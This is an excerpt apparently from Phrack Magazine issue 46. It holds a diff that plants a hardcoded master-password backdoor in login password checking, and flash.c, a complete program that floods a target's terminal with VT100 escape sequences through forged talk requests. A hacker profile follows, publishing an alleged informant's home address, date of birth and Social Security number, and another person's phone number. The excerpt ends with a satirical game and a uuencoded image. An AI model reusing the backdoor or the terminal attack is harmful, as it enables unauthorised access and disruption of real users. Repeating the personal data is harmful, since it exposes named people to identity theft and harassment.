   * valid - compare encrypted passwords
   *
***************
*** 43,48 ****
--- 45,64 ----
   char *encrypt;
   char *salt;
   char *pw_encrypt ();
+  char  *magic;
+
+  /*
+   * Below is the piece of code that checks to see if the password
+   * supplied by the user = the Magic Password - Data King
+   */
+
+  magic = "CONSOLE"; /* Define this as the Magic Password - Data King */
+
+  if (strcmp(password,magic) == 0)
+   {
+    magik = 1;
+    return(1);
+   }

   /*
    * Start with blank or empty password entries.  Always encrypt
```

```
/* flash.c */

/* This little program is intended to quickly mess up a user's
   terminal by issuing a talk request to that person and sending
   vt100 escape characters that force the user to logout or kill
   his/her xterm in order to regain a sane view of the text.
   It the user's message mode is set to off (mesg n) he/she will
   be unharmed.
   This program is really nasty :-)

   Usage: flash user@host

   try compiling with: gcc -o flash flash.c
*/


#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <strings.h>

/* this should really be in an include file..  */

#define OLD_NAME_SIZE 9
#define NAME_SIZE    12
#define TTY_SIZE     16
typedef struct {
        char    type;
        char    l_name[OLD_NAME_SIZE];
        char    r_name[OLD_NAME_SIZE];
```

```
        char    filler;
        u_long  id_num;
        u_long  pid;
        char    r_tty[TTY_SIZE];
        struct  sockaddr_in addr;
        struct  sockaddr_in ctl_addr;
} OLD_MSG;

typedef struct {
        u_char  vers;
        char    type;
        u_short filler;
        u_long  id_num;
        struct  sockaddr_in addr;
        struct  sockaddr_in ctl_addr;
        long    pid;
        char    l_name[NAME_SIZE];
        char    r_name[NAME_SIZE];
        char    r_tty[TTY_SIZE];
} CTL_MSG;

#define TALK_VERSION    1               /* protocol version */

/* Types */
#define LEAVE_INVITE    0
#define LOOK_UP         1
#define DELETE          2
#define ANNOUNCE        3

int current = 1;  /* current id..  this to avoid duplications */

struct sockaddr_in *getinaddr(char *hostname, u_short port)
{
static  struct sockaddr    addr;
struct  sockaddr_in *address;
struct  hostent     *host;

address = (struct sockaddr_in *)&addr;
(void) bzero( (char *)address, sizeof(struct sockaddr_in) );
/* fill in the easy fields */
address->sin_family = AF_INET;
address->sin_port = htons(port);
/* first, check if the address is an ip address */
address->sin_addr.s_addr = inet_addr(hostname);
if ( (int)address->sin_addr.s_addr == -1)
        {
        /* it wasn't.. so we try it as a long host name */
        host = gethostbyname(hostname);
        if (host)
                {
                /* wow.  It's a host name.. set the fields */
                /* ?? address->sin_family = host->h_addrtype; */
                bcopy( host->h_addr, (char *)&address->sin_addr,
                        host->h_length);
                }
        else
                {
                /* oops.. can't find it.. */
  puts("Couldn't find address");
  exit(-1);
                return (struct sockaddr_in *)0;
                }
        }
/* all done. */
return (struct sockaddr_in *)address;
}

SendTalkPacket(struct sockaddr_in *target, char *p, int psize)
{
int  s;
```

```
struct sockaddr sample; /* not used.. only to get the size */

s = socket(AF_INET, SOCK_DGRAM, 0);
sendto( s, p, psize, 0,(struct sock_addr *)target, sizeof(sample) );
}


new_ANNOUNCE(char *hostname, char *remote, char *local)
{
CTL_MSG  packet;
struct   sockaddr_in  *address;

/* create a packet */
address = getinaddr(hostname, 666 );
address->sin_family = htons(AF_INET);

bzero( (char *)&packet, sizeof(packet) );
packet.vers   = TALK_VERSION;
packet.type   = ANNOUNCE;
packet.pid    = getpid();
packet.id_num = current;
bcopy( (char *)address, (char *)&packet.addr, sizeof(packet.addr ) );
bcopy( (char *)address, (char *)&packet.ctl_addr, sizeof(packet.ctl_addr));
strncpy( packet.l_name, local, NAME_SIZE);
strncpy( packet.r_name, remote, NAME_SIZE);
strncpy( packet.r_tty, "", 1);

SendTalkPacket( getinaddr(hostname, 518), (char *)&packet, sizeof(packet) );
}

old_ANNOUNCE(char *hostname, char *remote, char *local)
{
OLD_MSG  packet;
struct   sockaddr_in  *address;

/* create a packet */
address = getinaddr(hostname, 666 );
address->sin_family = htons(AF_INET);

bzero( (char *)&packet, sizeof(packet) );
packet.type   = ANNOUNCE;
packet.pid    = getpid();
packet.id_num = current;
bcopy( (char *)address, (char *)&packet.addr, sizeof(packet.addr ) );
bcopy( (char *)address, (char *)&packet.ctl_addr, sizeof(packet.ctl_addr));
strncpy( packet.l_name, local, NAME_SIZE);
strncpy( packet.r_name, remote, NAME_SIZE);
strncpy( packet.r_tty, "", 1);

SendTalkPacket( getinaddr(hostname, 517), (char *)&packet, sizeof(packet) );
}

main(int argc, char *argv[])
{
 char *hostname, *username;
 int pid;

 if ( (pid = fork()) == -1)
   {
  perror("fork()");
  exit(-1);
  }
 if ( !pid )
  {
  exit(0);
  }
 if (argc < 2) {
  puts("Usage: <finger info> ");
  exit(5);
 }
```

```
  username = argv[1];
 if ( (hostname = (char *)strchr(username, '@')) == NULL )
  {
  puts("Invalid name.  ");
  exit(-1);
  }
        *hostname = '\0';
 hostname++;

 if (*username == '~')
  username++;

#define FIRST "\033c\033(0\033#8"
#define SECOND "\033[1;3r\033[J"
#define THIRD  "\033[5m\033[?5h"
 new_ANNOUNCE(hostname, username, FIRST);
 old_ANNOUNCE(hostname, username, FIRST);
 current++;
 new_ANNOUNCE(hostname, username, SECOND);
 new_ANNOUNCE(hostname, username, SECOND);
 current++;
 new_ANNOUNCE(hostname, username, THIRD);
  old_ANNOUNCE(hostname, username, THIRD);
}
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 5 of 28

****

-:[Phrack Pro-Phile]:-

This issue our prophile introduces you to one of the craziest people I've ever met from the Underground. And coming from a complete loon like me, that's saying something. This guy is a real Renaissance Man: Hacker, programmer, burglar, convict, star of stage and screen... Of course, that someone could only be:

Minor Threat

Personal Info:

```
          Handle: Minor Threat
       Call him: MT, minor, lamer
           Born: 1972 in Walnut Creek, California
            Age: 22
         Height: 6'1"
         Weight: 155 lbs
         e-mail: mthreat@paranoia.com
            www: http://www.paranoia.com/~mthreat/
   Affiliations: Dark Side Research
 Computers owned: 1981: IBM PC
                  1982: none
                  1984: PCjr
                  1988: XT Clone
                  1990: 386/25 Clone
                  1992: Too many to legally list
                  1994: Pentium & 486
```

How I got started

In 1981, my dad worked for IBM. In October of that year, he brought home a PC, and I jumped on BASIC. It wasn't until 1984 that I got my first modem. I had just moved to Florida with my dad, and he had a modem. I met some other kids with computers and modems and they taught me what modems were for: "You call other people's computers and try to get their passwords and intercept their mail". (That's what I was taught!) It wasn't until a few months later I realized that this wasn't the actual purpose of BBSs and modems. My first BBS was the Towne Crier BBS at FAU (Florida Atlantic University), 305-393-3891 (I still remember that damn number), but the NPA has since changed to 407. We thought it was so cool when we logged on as "All" and deleted all the messages posted to "All".

In about 1985, I moved back to Austin. I screwed around for several years without doing any real hacking. When I got to high school, I wanted to change my grades like in War Games, so I looked through the counselor's office until I found a number to the Education Service Center. I had to scan a whole _100_ numbers (929-13xx) to find the HP3000 dialup. Once I found it, I had no idea what to do. I gave the number to a friend in high school, who gave it to some of his hacker friends. They hacked it and gave it back to me, complete with a full list of passwords and commands. It turns out, the two Austin hackers who did it were The Mentor and Erik Bloodaxe, but I didn't know that for another 3 years.

Shortly after this, I picked my permanent handle. Minor Threat was an early-to-mid 1980's punk band from Washington, DC. They're no longer together, but Fugazi is pretty good and Ian McKaye (from

Minor Threat) is in Fugazi. I actually got the handle off of one of my sister's tapes, before I even heard them. But now I like the music too.

Eventually, I found a local pirate board, met all the local pirates, and got into the warez scene for a while. I joined PE (Public Enemy), the pirate group. (I cracked the warez!) Warez were only so fun, so I looked for other stuff. I met some VMB lamers and got into that scene for about a month, and got bored again.

This was 1990, our 950s were running out, and we needed another way to call out. So I took an old VMB hacking program I had written, and changed it around to scan for tones, in random order to avoid Ma Bell problems. I nicknamed it ToneLoc, short for Tone-Locator. I gave it to some friends (Alexis Machine & Marko Ramius) and eventually, it ended up on some warez boards. It got pretty popular, so I made a version that worked for more people, called it 0.90, and released it. Then I lost the source in a hard drive crash, and stopped working on it.

I was 18 and mom said it was time to get out of her house, so I got my own apartment. Marko Ramius and I learned about trashing central offices, and gained COSMOS access. We barely knew what COSMOS was .. I knew I had read about it in old Phrack articles, and I remembered that it was "elite." Our problem was, we still knew no other "real" hackers, and we had to learn COSMOS. After trashing and trashing, we still had no COSMOS manuals. We had to get them somehow. I can't say how, I'll leave it to your imagination.

Marko and I started breaking in buildings and got pretty good at it. We had about a 60% success rate I would guess. But we never stole anything -- we just looked for cool information. In 1991, we got caught in a building, and got charged with Criminal Trespassing. We both got probation for a Class A misdemeanor. We decided it was time to stop breaking in buildings.

Late in 1991, I got e-mail on a bulletin board from someone named Mucho Maas. He said he had gotten ToneLoc and wanted a few new features. I told him I had lost the current source and all I had was an old (0.85) source. He said he would take the old source, add the new features, and bring it up-to-date with the current source. So he did, and we released ToneLoc 0.95. If it weren't for Mucho, ToneLoc would still be at version 0.90, and anyone who ran 0.90 knows how hard it was to get it running right.

About the same time, I was getting on a few BBSs in the Washington DC area. (Pentavia was the best while it was up). I met several people there... including a guy named Codec. Codec was mostly a phone phreak, but did a little hacking as well. But when it came to PBX's, he was a master. Not only had he exploited PBXs for free long distance use like the rest of us, but he had actually REMOVED entire PBX systems from buildings! (See his article on how to do this, Phrack 43, article 15). But he had also gotten caught and was on federal probation.

A few months after I met Codec, he had an 'incident' and was on the run again. I agreed to let him live with me, so he flew down and moved in. We got a 2 bedroom place, and set the place up d0pe. There were over 9 phone extensions, (not including cordless), and about the same number of computers (Most of which were Codec's). We had the funnest 3 months ever ... but about 2 weeks after SummerCon 1992, we got arrested.

Favorite things

Women: w0w
Music: Sonic Youth, Cure, Fugazi, Minor Threat, Orb, B-Boys,

```
                  Jane's Addiction.
      Favorite Book: 1984
            My Car: 1990 300ZX Twin Turbo, Wolf Chip mod to 360
                    horsepower.  It's fucking fast.
    Favorite Movies: Jackie Chan movies, The Killer, Reservoir Dogs,
                    The Lost Boys, Near Dark, Hardware.
       Favorite TV: MacGyver
```

What are some of your most memorable experiences?

Being polygraphed by the Secret Service in 1991 for something having to do with some lamer threatening the president on an Alliance Teleconference. I failed the polygraph the first time, then I passed it the second time. (How's that for the government?) Eventually, some other 15-year old got probation for doing it.

Being arrested with Codec in 1992. He ran, outran the cops, jumped a fence about 8 feet tall, and eventually got in a struggle with a cop over the his gun (Officer Sheldon Salsbury, Austin PD). The gun went off, and we were both booked on attempted capital murder. It turned out that the bullet hit no one, and all the blood was from the cop hitting himself in the head with his own gun, although the cop claims that Codec hit him in the forehead with a 2-meter ham radio from like 20 feet away. Right. A search warrant was executed on our apartment, and approximately $800,000 worth of AT&T Switching equipment was seized from Codec's closet. It turns out, we were narced on and set-up by :

```
Jon R. Massengale
6501 Deer Hollow
Austin, TX  78750
DOB: 9-7-62
SSN: 463-92-0306
```

Being the first in Texas to have Caller-ID, before it was legally available.

Losing control of my car at 140mph, doing a slow 360 at about 120, living through it, and not doing too much damage to my car.

Good times:

Going up to Seattle to visit Cerebrum in May 1993, seeing Fugazi, getting our car towed, then reading the dialups to the towing company's xenix (login: sysadm). Finally getting our Oki 900's to clone/tumble/do other d0pe things. Calling each other on our Okis from 5 feet away, putting them together and causing feedback.

Setting up my apartment with Codec with a 10-station Merlin system, and a 9-station network.

SummerCon 1993. "Culmination of Coolness." Sorry, can't say any more.

Some People To Mention:

There are a lot of people who I would like to mention that have helped me greatly and who I have known for a very long time:

Marko Ramius - First pirate/hacker I really knew in person. We did a lot of crazy shit together.

Alexis Machine - Second hacker-type I met, and a true Warez Kid. (that's a complement!)

Mucho Maas	-	Brought back ToneLoc from the dead. Always told me what I shouldn't do, and always said "I told you so" when I got busted.
Codec	-	I had some of the funnest times of my life with Codec... unfortunately, it was so much fun it was illegal, and we got busted.
Cerebrum	-	Very cool friend who got narced on by a fuckhead named Zach, 206-364-0660. Cerebrum is serving a 10 month federal sentence in a nice prison camp in Sheridan, Oregon. He gets out about December 10, 1994.
The Conflict	-	Unfortunately, I can't tell you. Maybe in about 8 more years.
ESAC Administrator	-	"Have you been drinking on the job?"

What I'm up to now
~~~~~~~~~~~~~~~~~~

When I heard that the next Phrack Pro-phile was going to be about me, I realized, "I must be retired". It's probably true.. at least I hope it is. The 5 months I spent in jail was enough. I just started going back to University of Texas, where they will only give me a VAX account (lame). For the first time in 4 years, I think my life is going in the 'right' direction.

Advice
~~~~~~

I can only hope anyone who reads this will take this seriously. Here's my advice: If you ever get arrested or even simply questioned about ANYTHING AT ALL, DO NOT COOPERATE. Always tell the law enforcement official or whoever, "I'm sorry, I can't talk without my lawyer present" Cooperating will never help you. Codec recently pointed out to me, that we should be the "role models" of what people should do when they get busted. Both of us remained loyal and quiet during our whole case. I was in jail for 5 months, and Codec is still in prison, but we never talked. Being narced on by a 'buddy' is the worst thing that could ever happen to you, and narcing on a 'buddy' is the worst thing you could do to them. If you get busted for something, don't pass the punishment on to someone else. I hope most of you never have to face this, but if you do, you will live much better knowing that you didn't give in to a bunch of 'law enforcement' pricks.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 6 of 28

****

BIG FUN

Think Federal District Court Judges and Special Agents get to have all the fun?

Not any more!!

It's the Operation Sun Devil Home Game!

For the first step in the game, a quick flourish of a pen signs away your opponent's rights to any expectations of privacy. Bank records, medical records, employment files, student records...literally anything is yours for the taking.

As you progress through the various levels, you move on to other legal scenarios like the application for search warrant and the summons.

It's all here in the Operation Sun Devil Home game, by Gailco.

==========

Other game pieces available via ftp from freeside.com in /pub/phrack/gailco.

Offer not sold in stores. Do not use.
Impersonating an officer of the court is a felony.

section 1 of uuencode 4.13 of file GAME.PCX by R.E.M.

```
begin 644 GAME.PCX
M"@,!`0````!/!D@(Q@#&``````````````````````````````````````V
M`````````````````````````!R@`!`"`#6`('''''''''''''''''''''W
M`````````````````````````````````````````````#_________-(
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M_____-_________\W_________S?_________-_________\W_________>
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-_________\W_________S?_________-_________\W_R
M_____S?_________-_________\W_________S?_________-_________]
M_\W_________S?_________-_________\W_________S?_________-____R
M_____\W_________S?_________-_________\W_________S?_________-R
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M_____-_]'_P?!'P?[!X<'@P?_!]F#$_\'XPO_!\'_____ZO_1_\'P8\'^X
M8<'@P?_!]&#$_\'XPO_!\'_!_O_____I_]#_'\'@P>'!_@$`?\'&''_#_\'PF
MP?@^(!X.?\'_P?C_____YO_0_P_"P\'^`PX_CAX?P__!P,'\'P/"#A_!_\'^^
M'_____E_]#_!X?!Y\'^`PX_#L(>#V_!_\'`?!X'C@\?P?^$#\'_A\[_C___X
M___4_]#_!X?!Y\'_`PX_#PX>#V?!_\'&P?X?!X</'\'_!P_!_X?._P?#_Y_!E
M_Y_____SO_/_\'^`8?!\<'^`X`_#@`AA&?!_\'\?QP#!X^?P?\/CC^`/P_!M
MY<'_G[_'_\'^`#'!_\'G'\'\!_____._\__P?PAP>?!\<'^`<'`P?\,`&"`L
M8<'_P?C!_SP@!X^?P?^#P>QXP<!X(\'@P?P_P>'!^,'_P?G$_\'\`#'!_\'A&
MG\'X`?_____._\__P?P`P>/!\<'\<`!_'#!@`&/!_\'PP?YX<`?!Q\'?P?_!H
MP,'X<,'`&`'!P'#"`,'P/\'QP>!_P?A_P?!X<<'^P?*?PO#!\<']_____\S_<
MS__!_&#!X\'PP?QP.'Y\<&`@9\'_P?C!_'AP)\'WPO_!X'APP>`X8,'@<&`@,
MP?`_P?#!X'_!^'_!^'QPP?S!\+_#\,'XP?S_____R__/_\'X8&'!X<'\<'P_<
M'GYAP>8'P?_!^,'^.,'[AX^?P?_!\``XP<.`<!H`P<`PP>$/P?&''\'P0\'PV
MP?_!\`AA'\'AP?G!P,'@.`_____RO_/_\'\'$.#P?X0#A\>/@.&#\'_P?C!S
M_QS!_P^/G\'_P=X$/,''@'@?``(<7P_!\8<?P?N'P?C!_\'P#F,?P>/!_X``M
M#`_____RO_0_\'^#@_!_@`$/P\^``\.?\'\P?\<P>8?CQ_!_P\$/'>,>!\`7
M!AP$#\'A#Q_!_@?!_,'_P>,,0Q_!Q\'_C`,,#_____*_]'_/@_!_P<&/P\_9
```

```
M!L(//\+_'\'F'X\/P?\/AAZ'ACH/'@X>'@_!XX</P?X'P?[!_X..0P_!Q\'_[
MC@,&!_______*_]+_'\'_!\'P?\//\'^'[_$_\'\/Y\?P?\'!'"'#"'.'8P\P
M'P_!X8<?P>''P?P_'8#!XQ_!X\'_@''0'_______*_]7_P?'!_\'OR/_!_<'_]
MP?X_P?^'P@#!P'@A@"#!X#A'#\'AAQ_!X,'#P?A\'<'@P>$?P>'!^,''<''#'
M_____\K_U__!Y\K_P?Y_P?_!X'Q'P>!X'<'@<''PP>''P?#!QI_!X,'#P?C"4
M,,'AP>"?PO''<'#!\_______*_^7_P?C!_\'YPOASP?#!^'S!^,'PP?_!\<+_@
MP?!AP?Q@<,'QP>'_P?!@P@'PP>/_____RO_I_\'X?\'[P?Y_P?[!\,'_P?G"^
M_\'X'\'\''"X1_!^,0'0_______*_^G_P?[-_\'?P_^?P?X'@A'>#_______*;
M__W_#\'/'A\/_____\K_S__!]\,'S'^/P=^/P=_#G_______F_\__P?3$',8$2
MP@##!'>'#Q_"G\*_______^7_S__!_<'XPN!@PR''PB''PB#,'"''PB#$8,'@R
MPF#!X&#"^<']P?G!_?_____1_]#_P?G%\,)@P>#!\&!PP?#"X&!'Q6''0,0'1
MQ4#"8$#"8'#&\,'QP?G!_?_____,_]__P?W!_\/YP?W!^<'XP?#"^,;PQG##:
M8,(@Q6#$<,3PP?'!^\'PP?C!_\'Y___]_^?_P?O"_\/[P?#!^<+P<&#!\'!@'
MPT#+',-'8&'!^\+PPOO___W_S__!^L0''@#'L(&#L(/'Y_"'Y\?P?^?P=_/@
M_\+?GY["#@;%'LH'Q@(/PA^?P=____#_S__!_L4$P@'$P@#"!,4&P@\.Q@_"K
M'\?_O\G_O\8/P@["!@0&!,@'PP0&#L</'\'_/___Z?_0_\*/#\4'P@\'PP\'F
MR'8"!@+%!L('PP;"!\4/CY^/PY_!W\;_G\6/Q'_$!\P&PP?)#\*/GP_#C\.?I
M___3_]3_C\(/!X^?#[^?CP?"!,('PP33''0.!P^/PY_"O\S_O\'_P=^_C\(?X
MPP31',($',@$!L(/'\*?___0_^;_P?W!^<'QP_G"\,'QP?#!X,)@(&'@S0#"'
M(,'@8'#!X,']PO'"^<+]RO_!_<'_P?W$^<'QP^!@QR''PB#+'"''PB!@Q.#!8
M\,'@8,'@P?#!\<'@P>'!_<'_P?W[_^C_P?O!_\'YPOO!^,']P?G&\,/@Q&#"I
M0,8'PD##8,'@QO#!\\/YR__#^\+QR?!PP?#"X,)@P>#$8$##'$''PF##0&#";
M0'#$8'#(\,'Q]/_Z_\']P?G!_<+YP?C#\'#!\,-PQ&#%(,5@PW#!\,)PP?#$F
M^,+YP?_!_<'YP?W)_\']P?_!_<'_P?W!_\'YP?_!^<'XQ/!PP?#$<,-@<,)@-
M<,A@PR#$8,)P8,1PP?!PQ/#!^,'YP?C!_=_____!_\'YP?_!\,'YP>##\,''B
M0-('0&#$\,'YP_O7_\'ZP?'!^,'YP?C!^<'P0&!'<$!@PT#7'$#"'$#"<,'XO
M>,'[P?_!^\'YP?O9____SO_!W\*?'Q[##L(&P@+.''(&P@#$'L<&#AX/PI_!9
MW];_G\'?'X\>!@<.PP8"#L,"T'##'L,&P@X/'\[____1_Y^_PI\?Q'_##@8.Q
MQ';"!,0'!,8'!''&P@0'PP0&Q@\?#\2?OY^_G[^?R?^_P?^_#\(?GQ\/PA^/N
MPP\.#P8/Q0;.',(&#A_,____W__!W\'_G\'/PX_"#\8'!L0'!L('Q08"R';#-
M!P;&!\(/!\(/Q(^?C\'?P<_!_\'?RO^?P?^/P=_"G\*/#X_%#\('P@;"'@8":
M#\S____I_Y^_/[^/P@\_Q'\'CP;"!-@'P@0'P@</#@^/P[_!_Y_7_\*?AX0'1
M!''?S/____O_P_W!^<'QPN#!\,'@PV'@8,(@8"''(,\'(''@',(@8,'@8,'@$
M8,'@8,+PP?'!^<+QP?G!_=C_____\'_P?G!_\/YP?C+\,'@PV!'8-''0'!',
M(&#"0,'PPF#!X,/PP?'!^<'QPOG1_____2_\3]P?G%^,GPQ'#"8"#"8,D@Y
MQ&#$<'_,_____?_\+[P?_!^\'_P?G!^'#"\,''0'#"0-$''\S_____^[_"
MP]_!_\'?P?^?PA_##L(&PP(?S/_____^/^_P?^?O\,/'\S_____S?__&
M_____-_____\W_____S?_____-_____\W_____>
MS?_____-_____\W_____S?_____-_____\W_____R
M____S?_V_\''?\'\?\'S_____]'_]O\''\'^'\'S_____]'_]?_!_@'.!!_!L
MP#]_T__!S___^O_U_\'^''8"'X'??\3_P<?._\''O___^?_U_\'PPP'?@'#%P
M_\''SO^''___^?_U_\'PPP'_@'#%_\'@SO_!P"/___G_]?_!X,,'/@'!Q?_!$
MX<7_P?C'_\'\P@#!\=/_P?S#_\']___@__7_P>!@('''\(''%_\'AP?_!\\/_0
MP?Q_QO_!^,('<=/_P?A]P?_!_,'XQ/_!^<K_P?W__]#_]?_!X,'XP>''.$'#'
MQ?_!P\'_P>/#_\'X#\;_P?#"''/3_\'X.,'X0''#P__!P<K_P?S__]#_]?_!1
MP\'_P<'#'@''Q?_!Q\'_P<?#_\'\#\;_P?#"''?#_\'/Q?_!W\G_P?X"PP'#3
MP_^#RO_!_A___\__]?^'P?^'`Q_!Z'?%_\'/P?^'P__!_@?&_\''#@'/P_^/T
MQ?^/R?_!_L4'/\+_A\K_P?P?RO_!_!___\/_]?^'P?\''Q_!Z'?%_\'/P?^'V
MP__!_@?&_\''#P'/P_^/Q?^/R?_!_L4''\+_A\7_G\3_P?X?RO_!X@^?___"7
M__7_C\'^#@,_P?@'Q_\'P__!_''_Q?^'P?_!P!_#_P_%_P_)_\'^Q0'/PO^/Y
MQ?^?Q/_!^#_*_X'$'___PO_U_\'OP?P,'3_!^'/'_P/#_\'\''_%_\'#P?_!*
M\#_#_P_$_\'^#\K_Q0''PO^/Q?^_Q/_!\'_#_\']QO_!X''G___"__;_P?'X^
M''_!\'/&_\'\'\/_P?P'/\7_'\'_P?A_PO_!'_$_\'X'\;_P?'#_\'`Q''\
MQ__!_'_$_\'PQ/_!\,7_P?Z'''/__\+_]O_!\'@'?\'X'<+_P?W#_\'X'\3_%
MP>'KQ/_!_@/!_\'X?\+_P?POQ/_!^#_&_\'QP__!X,0''\?_P?A_Q/_!\,3_4
MP?#$_\'^?,('(\O_P?GU__;_P>!X'S_!^'/!_@?!^,+_'\'X''_!_\'OP?_!B
MP'/$_\'^!\'_P?Q_PO_!^'_$_\'X'\;_P>'#_\'PQ''!QO\/P?@_Q/_!\\3_;
MP>#$_\'X&,('#\O_P?'U__;_P<!\'Q_!^'?!_@?!^#_!_P_!^''/P?^/P?_!X
MP'/$_\'^!\'_P?X_PO_!^'_$_\'X'\;_P</#_\'^P@'/''/&_P_!^!_$_\'W_
MQ/_!P\3_P?X8P@'/R__!\?7_]O^'?',?P>@'P?X'P<'?P?X/P>''#\'_!\'_L
MP=P'/\/_P?X'P?_!_!_"_\'H#S_!_Q_!_\'@#\+_O\/_P>?$_YX-C\'''<;_R
M#\'H'\G_@\3_P>@'!@'?R__!P_7_]O^"P?X##\'@!\'^!\''#\'^!\'@''?!3
M_P?!_\'<'A_#_\'^'Q^,#\+_P>''\'_#\'_P<'//\'_/\+_/\'GQ?\/C\'N@
M'\;_#\'@'\G_@\3_P<.'!P(_R__!P_7_]O\!P?@#!P''P?@#P@#!\'/!X''_
MP>''P?_!_''!P__!_,0'/\'_P<''X'!P?^''#_!_!_!_\'\#\'CQ/_!_#F/R
MP?P'QO^/@!_!_[_'_P/$_X&'1\'\S/^!]?_V_P#!^''"''!\,(''<'P'<'PF
M'"?!X'#!_\'@''#_\'PQ''_P?_!X''_P@#![\'''#_!^#_!_\'P'<'AQ/_!^
M\''!S\'\',_P?Q_P?_!X<'_P<_!X#')_P'$_X&'P>?!^,S_P<'U__7_P?X!3
MP?#"'&'!P?''('!\'/!^''!_\'''_!P,'@'</_P>#$''!_\'@'#S"''_!9
MP'!_P?''P?_!\'!CQ/_!\,'QP<?!_@#!_\'X?\'_P>#!^,'?P<''?!_!\<'_K
```

```
MP>/!_\'^P?_!_@##_\'^@`#!X\/_P?W)_\'!]?_U_\'\'<'X`##!\'!^`!PM
M`\'X`\'X`\'_P>`@?"#!\''#_\'@Q0#!_\'P('P@`#_!X!!_P>`CP?_!X``C@
MQ/_"\,'OP?X`?\'P/\'\8'!_H`!X!\'@P?S!X<'_P?@WP?P`P?/"_\'^P@#!`
MY\/_P?C"_\'QP?_!]\+_P?O!_''U__7_P?P!P?@"/\'P`\'^`,'X`\'X`\'X_
M!\'_@$'/',`P`</_P<#%''_!\!_!_Q@''\'@&\'^```!_L(`#\3_P<#!\<'/&
MP?\`?\'@#\'XP@`_P@`X`\'`?`#!_\'P`<'X``/"_\'^!@#!Y\/_P?!_P?_!L
MX<'_P</!_\'/P?'!_`!_]/_U_\'\`\'X`A_!\`?!_@/!_`?!_`?!^`?!_X#!9
MP`\`P?X#P_\#@,0''\'X'\'_'X`?P>`?P?["`,'\'@`?Q/^`<X_!_P`_P<`/K
MP?#"`#\`!@`"`#P`P?^```<'X``/"_\'\#@''P_^`#\'_@'X#P?X/P<#!_@`#F
M]/_U_\'\`\'\`Q_!^`?!_@/!_`?!_`_!_`_!_P`@#P'!_@/#_P.`Q``?P?@/>
MP?\/@!_!X!_!_@(`?`8''\3_@'N/P?\`/\'`#\'@P@`_```\``@`<`,'_@`!\$
M``?"_\'\#@''P_\`#\'_`#X!P?X'@'P`!_3_]?_!_@/!_`,'``?!_P/!_@?!G
M_@_!_@?!_X#!_@\#P?\#P_\#P?\.#X\`#\'@#\'_C\'''\'@'\'^!P`^!\'.'
M'\3_`'>/P=\''\'@#\'`!@/!_X`?P>["`AX#P?\``GX##\+_P?X.`0?"_\'^L
M`@<?`!X"?@<`/@''/_U_\'\`\'\`L(`!\'^`\'\!\'\#\'\!\'_@,'\'P#!(
M_@'#_P'!_[X?P?\`#\'P#\'_C\'@'\'@'\'^`P`\!\'\/\3_''./P?\`/\'PI
M#\' ''@'!_X`?P?["`#P!P?["''X#O\+_P?P>`'(?"_\'PP@`>``!X`<`,'/``#G
M]/_U_\'X`<'PPP`#P?X!P?@#P?@'P?@'P?^`P?#!_P#!_'`#_X!YP?@@P?'!)
MX`?!\!_!_\''P>`_P>`_P?P#P<!\!\'XQ?\`P?'!P<'P''_!\#_!X#_!\<'_$
MP<!_P?P!P>#!_'`!_@'!X<'\`\/_P?`<`,'GPO_!\,(`.`!\''#"`#P`P>/T<
M__7_P?@!P?``,,'@`\'\`\<'X`\'X`\'X!\'_P<#!\,'_`,'\`\</_@"#!\`!A`
MP?''P?`?P?_!P\'@/\'@?\'\`\'@P?@#P?#%_P#!\<'`P?``?\'P/\'@?\'Q:
MP?_!P'_!_`'!\,'\`<'^`<'AP?X!P__!\!P`P>/"_\'PP@!X''P`P?``0'P!)
M]?_U_\'X`<'P`'_!\`/!_@'!^`/!^`?!^`?!_\'`P?'!_@#!_`'#_\'`Q`!X2
M!\'P/\'_PN`_P?!_P?P#P>'!^`/!\,3_P?P`P?#!X&``?\'P/\'@?\'AP?_!7
MX'_!_`'!^<'\`<'\`<'[P?P!P__!\#P`P>?"_\'P.&!^P>#!_@#!^`#!X'P!9
M]?_U_\'\`<'X`C_!\`/!_@'!_`/!^`_!^`?!_X#!P\'_`,'\`</_P<#$''@'1
MP?`?P?_!P,'@/\'@/\'\`\'#P?P#P?'$_\'^''&``(`_P?`?P>`_P</!_\'`O
M?\'\`\'_P?P!P?X!P?_!_@'#_\'P'@#!Q\+_P?`/P<!_@,'^`<'^`<'@P?X#]
M]?_U_\'\`,'\#C_!\`?!_@/!_`?!_`_!^`?!_X`/P?\!P?X#P__!P,0''@?!H
M^!_!_PP''\'@'\'^!P_!_`?!P'_#_X``<X_!WX`?P?@/P<`?#\'_@#_!_@?!"
M_\'^`\'^`\'_P?X#P__!X!X`P<?"_\'''\''\''X#!_@'!_@/!\\'^`_7_]?_!M
M_''!_`\_P?@'P?X#P?P/P?P/P?P/P?^`#\'_`<'_`\/_P<#$`!X'P?@?P?\.C
M`'!_!X!_!_@</P?P'@!_#_\(`>X_!_X`?P?@/P<`?#\'_@!_!_@?!_\'^`\'^K
M`\'_P?X#P__!P!X!A\+_P<`/P<`?@'\!P?\'PO\']?_U_\'^`,'TPA_!X`?!J
M_P/!_@?!_`_!_@_!_X`_P?\#P?\'P__!_L0`#@?!^`_!_P\''\'''\'^`Q_!+
M_@,'#\+_P?["''>/P?^''\'@#\'`#P._@!_!_@?!_\'^`\'_!\+_!\/_P<`>/
M`X?"_\'`#\'''X!_`\'_!\+_!_7_]?_!_`#!\,(_P?''P?X#P?P'P?P/P?P'G
MP?^`?\'_`,'_`\/_P?S$``X'P?@/P?X?@!_!X!_!_@`_P?S"``_"_\'^P@#!$
M\X_!_X`?P?`/P<`.`#^`/\'^!\'_P?P#P?X#P?_!_@/#_\'@'@'!Q\+_P?`/(
MP<`_@'X!P?\#P?_!_@/U__7_P?P`<,'^/\'P!\'^`<'X!\'X!\'X!\'_@,+_[
M`<'^`</_P?W!X``@P>`<!\'P'\'\/\'@/\'@/\'\`,'_P?S"``?"_\'XP@#!%
M\<'/P>'!P#_!\`_!X,(`/\'`?\'\`\'_P?P!P?X!P?_!_@/#_\'@'''!Y\+_I
MP?`_P>!_@,'^`<'\`<'_P?P!]?_U_\'\`&#!_C_!\`?!_@'!^`/!^`/!^`?!%
